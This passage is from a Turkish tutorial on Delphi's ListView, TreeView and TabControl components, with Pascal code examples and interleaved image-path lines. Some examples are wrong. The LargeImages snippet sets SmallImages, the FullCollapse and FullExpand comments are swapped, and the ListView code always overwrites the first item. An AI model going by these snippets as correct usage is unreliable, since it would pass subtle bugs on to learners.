


- “List”View” kontrolünün “Align” özelliğine “alBottom” değerini giriniz.
- İkinci adımda “ListView” kontrolünü seçip properties penceresinden “**Columns**” özelliğine tıklayın. Aşağıdaki pencere açılacaktır. Bu pencerenin beyaz alanında mousun sağ tuşuna tıklayıp menünün açılmasını sağlayın. Açılan menüden “5” kere “Add” seçeneğini seçerek “Caption” değerlerine ekrandaki gibi sütun başlıklarını giriniz.



- Üçüncü adımda “ListView” kontrolünün “**ViewStyle**” özelliğine “vsReport” değerini aktarın. Ekran görüntünüz artık aşağıdaki şekilde olacaktır.

- Dördüncü adımda formunuza bir adet button kontrolü ekleyip aşağıdaki kodu "OnClick" yordamına yazınız.




```
procedure TForm2.Button1Click(Sender: TObject);
begin
  ListView1.Items.Add;//satır ekle
  ListView1.Items[0].Caption:=ComboBox1.Text;
  ListView1.Items[0].SubItems.Add(Edit1.Text);
  ListView1.Items[0].SubItems.Add(Edit2.Text);
  ListView1.Items[0].SubItems.Add(Edit3.Text);
  ListView1.Items[0].SubItems.Add(Edit4.Text);
end;
```

Şimdi örneklerde kullandığımız özellikleri bir hatırlayalım.

- **ListView1.SmallImages**

"ListView" kontrolünün "ViewStyle" özelliğine "vsSmallIcon" verilmesi durumunda kullanacağı resimleri belirleyen özelliğidir.

```
ListView1.SmallImages:=ImageList1;
```

- **ListView1.LargeImages**

"ListView" kontrolünün "ViewStyle" özelliğine "vsIcon" verilmesi durumunda kullanacağı resimleri belirleyen özelliğidir.

```
ListView1.SmallImages:=ImageList2;
```

- **ListView1.Items.Add**

"ListView" içerisine satır eklemek için kullanılan methoddur.

- **ListView1.Items[0].Caption**

Eklenen ana sütunun etiketini belirleyen özelliğidir.

```
ListView1.Items[0].Caption:=ComboBox1.Text;
```

- **ListView1.Columns.Add**

Kontrole yeni bir sütun eklemek için kullanılan özelliğidir. Properties den eklediğimiz sütunları kodla bu şeklide kolayca gerçekleştirebiliriz.

- **ListView1.ViewStyle**

"ListView" içerisindeki verilerin nasıl gösterileceğini bu özellikle belirleyebilirsiniz. Kullanabileceği seçenekler aşağıda verilmiştir.

ViewStyle	Sonuç
vsList	Liste li halde
vsIcon	Etiket+Resim
vsReport	Rapor şeklinde
vsSmallIcon	Ufak resim+Etiket

- **Listview1.Items.Clear**


"ListView" kontrolünün içeriğini temizlemek için kullanılan methoddur.

- **ListView1.Items[0].SubItems.Add**

Ana sütuna ait yan sütunları oluşturmak ve içeriğini belirlemek için kullanılan methoddur.

- **Listview1.Checkboxes**

Eklenen satırların başlarında Check işaretinin olup olmamasını belirleyen özelliğidir. "True" değerinin aktarılması işaretli olacağı anlamını taşımaktadır.




```
procedure TForm2.Button1Click(Sender: TObject);
begin
  ListView1.Items.Add;
  ListView1.Items[0].Caption:=ComboBox1.Text;
  ListView1.Items[0].SubItems.Add(Edit1.Text);
  ListView1.Items[0].SubItems.Add(Edit2.Text);
  ListView1.Items[0].SubItems.Add(Edit3.Text);
  ListView1.Items[0].SubItems.Add(Edit4.Text);
  Listview1.Checkboxes:=true;//check göster
end;
```

- **Listview1.ColumnClick**

Eklenen sütun başlıklarının button gibi kullanılıp kullanılmayacağını belirleyen özelliğidir.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  Listview1.ColumnClick:=true;
end;
```

- **ListView1.GridLines**

"ListView" kontrolü içerisinde grid çizgilerinin gösterilip gösterilmeyeceğini belirleyen özelliğidir. "True" değerinin aktarılması grid çizgilerini göster anlamı taşımaktadır.

TreeView Kontrolü:

Ağaç yapısı işlemleri için kullanılan kontroldür. Windows içerisinde bir çok yerde rastladığımız bu kontrole ait özellikler aşağıda teker teker açıklanmaya çalışılmıştır.


- **Treeview1.Items.Add**

Yapıya ana düğüm noktası eklemek için kullanılan methoddur. Birden fazla ana düğüm eklemek mümkündür.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  Treeview1.Items.Add(Nil,'Üniversitelerimiz');
  Treeview1.Items.Add(Nil,'Yüksek Okullarımız');
end;
```

- **Treeview1.Items.AddChild**

Ağaç yapısına alt eleman eklemek için kullanılan methoddur.




```
procedure TForm1.FormCreate(Sender: TObject);
//Ağaç yapısı
var
  eleman:TTreeNode;
begin
  eleman:=Treeview1.Items.Add(Nil,'Üniversitelerimiz');
  eleman:=Treeview1.Items.AddChild(eleman,'Gazi Üniversitesi');
  eleman:=TreeView1.Items.AddChild(eleman,'Mühendislik Mimarlık Fakültesi');
end;
```

"AddChild" metdodu ile eklenen her satır, bir önceki satırın elemanı olacaktır.

Buraya kadar gördüklerimizle aşağıdaki ağaç yapısını oluşturmaya çalışalım. Aşağıdaki tasarımı oluşturunuz.


```
procedure TForm1.FormCreate(Sender: TObject);
var
  eleman:Array[0..9] of TTreeNode;
begin
  eleman[0]:=Treeview1.Items.Add(Nil,'Üniversitelerimiz');
  eleman[1]:=Treeview1.Items.AddChild(eleman[0],'Gazi Üniversitesi');
  eleman[2]:=TreeView1.Items.AddChild(eleman[1],'Müh.Mim.Fakültesi');
  eleman[3]:=TreeView1.Items.AddChild(eleman[1],'İletişim Fakültesi');
  eleman[4]:=TreeView1.Items.AddChild(eleman[0],'Orta Doğu Teknik Üniversitesi');
  eleman[5]:=TreeView1.Items.AddChild(eleman[4],'Müh.Mim. Fakültesi');
  eleman[6]:=TreeView1.Items.AddChild(eleman[0],'Hacettepe Üniversitesi');
  eleman[7]:=TreeView1.Items.AddChild(eleman[6],'Tıp Fakültesi');
  eleman[8]:=TreeView1.Items.AddChild(eleman[6],'İletişim Fakültesi');
  eleman[9]:=TreeView1.Items.AddChild(eleman[6],'Fen Edebiyat Fakültesi');
end;
```

"TreeView1.Items.AddChild(eleman[],' ')" methodundaki "eleman[]" altına ekleneceği satırı belirlemektedir. Şayet sıralı olarak girilmeyecekse bu şekilde dizi kullanmak size çok büyük kolaylık sağlayacaktır. Hatırlatalım satır sayıları belli olmadığı için dinamik dizi kullanmanız daha sağlıklı olacaktır. Her eklenen ve silinen satırda diziyi yeniden boyutlandırmalısınız.

- **TreeView1.Items.Insert**

Seçili elemanın yerine yeni bir satır yaratmak için kullanılan methoddur. Ekleme işlemi istenilen düğüm için yapılabilir. Aşağıdaki örnekte Edit kutusuna girilen Üniversite veya Fakülte ağaç yapısına kolayca eklenebilmektedir. Şimdi


aşağıdaki tasarımı oluşturup Edit kutusuna girilen "Üniversite" veya "Fakülte" ismini seçilen satıra ekleyelim.


```
procedure TForm1.Button1Click(Sender: TObject);
begin
  TreeView1.Items.Insert(TreeView1.Selected,Edit1.Text);
end;
```

- **TreeView1.Items.AddFirst**

Düğümün en üst satırına veri eklemek için kullanılan methoddur.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  TreeView1.Items.AddFirst(TreeView1.Selected,Edit1.Text);//en üste ekle
end;
```



Programı çalıştırıp "Ekle" buttonuna tıklarsanız seçmiş olduğunuz satırın en üstune (o düğüme ait en üste) "Edit" kutusundaki metin satır teşkil edecek şekilde yerleşecektir.

- **TreeView1.Selected**

Ağaç yapısında seçili elemana ait tüm seçenekler bu özellikte tutulur.


- **TreeView1.Selected.Text**

Seçili satırın içeriğini tutan özelliğidir. Aşağıdaki şekilde bir kodlamayla seçmiş olduğunuz satırı başlıkta yazdırabilirsiniz.

```
procedure TForm1.TreeView1Click(Sender: TObject);
begin
  Form1.Caption:=TreeView1.Selected.Text;//seçili satırı yazdır.
end;
```

- **TreeView1.Selected.AbsoluteIndex**

Seçili elemanın kaçıncı satır olduğunu veren özelliğidir.




```
procedure TForm1.TreeView1Click(Sender: TObject);
begin
  Form1.Caption:=IntToStr(TreeView1.Selected.AbsoluteIndex);//satırı yaz
end;
```

- **TreeView1.Selected.Level**

Ait olduğu düğüm numarasını tutan özelliğidir. Örneğimizde "Üniversitelerimiz" tıklanırsa "0", Herhangi bir üniversite ismi tıklanırsa "1" veye herhangi bir fakülte tıklanırsa "2" (tüm fakülteler için aynı) değerini gösterecektir.

```
procedure TForm1.TreeView1Click(Sender: TObject);
begin
  Form1.Caption:=IntToStr(TreeView1.Selected.Level);//düğümü yaz
end;
```

- **TreeView1.FullCollapse**

Açık olan tüm düğüm noktalarını kapatmak için kullanılan methoddur.

- **TreeView1.FullExpand**

Tüm düğüm noktalarını açmak için kullanılan methoddur.


```
procedure TForm1.Button1Click(Sender: TObject);
//Düğümleri Aç
begin
  TreeView1.FullCollapse;//Tüm düğümleri aç
end;

procedure TForm1.Button2Click(Sender: TObject);
//Düğümleri Kapat
begin
  TreeView1.FullExpand;//Tüm düğümleri kapat
end;
```


- **TreeView1.Items.Count**

Ağaç yapısındaki tüm satırların toplam sayısını veren özelliğidir. Satırın ana veya yavru olması fark etmez. Tümünün toplam sayısını hesaplayacaktır.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  Form1.Caption:=IntToStr(TreeView1.Items.Count);//kaç satır var
end;
```

- **TreeView1.ShowButtons**

Ana rootta bulunan elemanların başındaki "+" işeretinin gösterilip gösterilmemesini belirleyen özelliğidir. "False" değerinin aktarılması bu işaretin gösterilmeyeceği anlamını taşımaktadır.




```
procedure TForm1.Button2Click(Sender: TObject);
begin
  TreeView1.ShowButtons:=false;
end;
```

- **TreeView1.ShowLines**

Satırlar arası bağlantı çizgilerinin gösterilip gösterilmeyeceğini belirleyen özelliğidir.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  TreeView1.ShowLines:=false;//çizgileri gösterme
end;
```

- **TreeView1.ReadOnly**

Varsayılan değer olarak bu özellik false dır. Kullanıcı herhangi bir satıra tıklayıp elemanın değerini değiştirebilir. Şayet bu değere true aktarırsanız kullanıcının bu tür bir değişiklik yapmasını engellersiniz.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  TreeView1.ReadOnly:=true;//değişikliklere izin verme
end;
```

- **TreeView1.Items.Delete**

Belirtilen satırı silmek için kullanılan methoddur. Aşağıdaki örnekte ağaç yapısından seçilen eleman buttona tıklanarak silinmektedir.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  TreeView1.Items.Delete(TreeView1.Selected);//seçili satırı sil
end;
```

- **TreeView1.TopItem.Text**

En üst elemana ait içeriği veren özelliğidir.

```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Form2.Caption:=TreeView1.TopItem.Text;
end;
```


- **TreeView1.Items[]**

Bu method ile tüm satırlara kolayca erişmeniz mümkün. TreeView kontrolü içerisindeki tüm satırlara dizi mantığıyla erişebilirsiniz. Aşağıdaki örnekte üçüncü satırdaki elemanın içeriği yazdırılmaktadır. Aynı mantıkla diğer işlemleride siz yaptırın.


```
procedure TForm2.FormCreate(Sender: TObject);
begin
  Form2.Caption:=TreeView1.Items[2].Text;//3. satır içeriğini yaz
end;
```

Şimdi daha önce kodla yaptığımız işlemi properties penceresini kullanarak yapmaya çalışacağım. Aşağıdaki adımları dikkatlice takip ediniz.

1. Projenize bir adet TreeView ve bir adet ImageList kontrolü yerleştirin.
2. ImageList kontrolü içerisine gerekli resimleri depolayın.
3. TreeView kontrolünün "Images" özelliğine ImageList1 değerini girin.
4. TreeView kontrolünün "Items" özelliğine tıklayın. Açılan pencereden aşağıdaki ayarlamaları yapın.



Bu pencerede "New Item" ve "Sub Item" buttonlarını kullanarak yukarıdaki şekli oluşturun. Ayrıca resim yerleştirmek istrerseniz "ImageIndex" değerlerinide "ImageList" kontrolündeki sıralamaya dikkat ederek giriniz. Programınızı çalıştırdıktan sonra ekran görüntünüz aşağıdaki şekilde oluşacaktır.



Görüldüğü gibi properties penceresinden de kolayca ağaç yapısı oluşturulabilmektedir. Hatırlatalım siz kodla yapmayı her zaman tercih ediniz.

- **TreeView1.SaveToFile**

Kontrol içerisindeki veriyi dosyaya kaydetmek için kullanılan methoddur.

```
procedure TForm2.Button1Click(Sender: TObject);
//Kaydet
begin
  TreeView1.SaveToFile('c:\gazi\agac.txt');
end;
```

- **TreeView1.SaveToStream**


Kontrol içerisindeki veriyi Stream tipli değişkene aktarmak için kullanılan methoddur. Bu işleme "ListBox" kontrolünde detaylı olarak değinilmiştir. İncelemek için o bölüme bakmalısınız.

- **TreeView2.LoadFromFile**

Dosyadaki içeriği kontrole aktarmak için kullanılan methoddur (resimsiz olarak).

```
procedure TForm2.Button2Click(Sender: TObject);
begin
  TreeView2.LoadFromFile('c:\gazi\agac.txt');
end;
```

Bu bölümde formunuza iki adet "TreeView" kontrolü ile iki adet "Button" kontrolü yerleştirip aşağıdaki tasarımı oluşturunuz.




Eklemiş olduğunuz “Button” kontrollerinin “OnClick” yordamlarına aşağıdaki kod bloklarını ekleyiniz.

```
procedure TForm2.Button1Click(Sender: TObject);
begin
  TreeView1.SaveToFile('c:\gazi\agac.txt');//kaydet
end;
procedure TForm2.Button2Click(Sender: TObject);
begin
  TreeView2.LoadFromFile('c:\gazi\agac.txt');//aç
end;
```

Programı çalıştırdıktan sonra ilk olarak “Kaydet” buttonuna tıklayıp içeriği dosya olarak kaydedin. Ardından “Aç” buttonuna tıklayarak dosyadaki içeriğin ikinci “TreeView” kontrolüne yüklenmesini sağlayın.

TabControl Kontrolü:


Farklı yapraklarda değişik işlemler yapmanıza olanak tanıyan bir kontroldür. Delphi'de gerektiği zaman bu kontrolden faydalanmaktadır. Aşağıdaki pencere görüntüsü ""Delphi projesi içerisinde "File->New->Other" seçeneklerinden sonra alınmıştır.



Bu kontrol de farklı sayfalardaki kontroller birbirlerine kolayca veri gönderebilmektedir. Yani birinci yaprakta bulunan "Edit" kontrolünün içeriğini, ikinci sayfadaki bir kontrol de yazdırmak için extra yapmanız gereken hiç bir işlem yoktur.

Aşağıda ki adımları izleyerek kullanımına ait incelikleri öğreniniz.

1. Formunuza bir adet "TabControl" yerleştirin ve Align özelliğine "alClient" değerini aktarın. Bu şekilde "kontrolünüzün boyutlarını formunuzun boyutlarına eşit hale getirmiş olacaksınız. Aynı zamanda formunuzun boyutlarını değiştirdiğiniz zaman "TabControl" ünüzün boyutlarıda değişecektir.
2. İkinci adımda properties penceresinde yer alan "Tabs" özelliğine tıklayın aşağıdaki pencere açılacaktır. Bu pencereye kontrolünüzde yer almasını istediğiniz yaprakların başlık isimlerini girmelisiniz. Gireceğiniz başlık ismi kadar yaprak otomatik olarak oluşturulacaktır. Oluşan bu yapraklardan dilediğinizi mous ile üzerine tıklayıp aktif hale getirebilirsiniz.



3. Yukarıdaki satırları girdikten sonra formunuza ait görüntü aşağıdaki şekilde gerçekleşecektir.

Yukarıdaki işlemi kodla yapmak isterseniz aşağıdaki şekilde bir kodlama kullanmanız gerekecektir.

```
procedure TForm1.FormCreate(Sender: TObject);
//Oluştur
begin
  TabControl1.Tabs.Add('Şifre');
  TabControl1.Tabs.Add('Genel Bilgiler');
  TabControl1.Tabs.Add('Kişisel Bilgiler');
end;
```

Şimdi programı çalıştırırsanız aynı ekran görüntüsüne ulaşırsınız.

- **TabControl1.Tabs.Add**

Kontrole yeni bir yaprak eklemek için kullanılan methoddur. Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  TabControl1.Tabs.Add('Şifre');//Ekle
end;
```

- **TabControl1.Tabs.Delete**

Parametre ile belirtilen index numaralı yaprağı silmek için kullanılan methoddur. İlk yaprağın index numarası "0" dır hatırlatalım.

```
procedure TForm1.TabControl1Changing(Sender: TObject;
  var AllowChange: Boolean);
begin
  TabControl1.Tabs.Delete(0);//ilk yaprağı sil
end;
```

- **TabControl1.Tabs.Clear**

Tüm yaprakları silmek için kullanılan methoddur.

```
procedure TForm1.TabControl1Changing(Sender: TObject;
  var AllowChange: Boolean);
begin
  TabControl1.Tabs.Clear;//Tüm yaprakları sil
end;
```

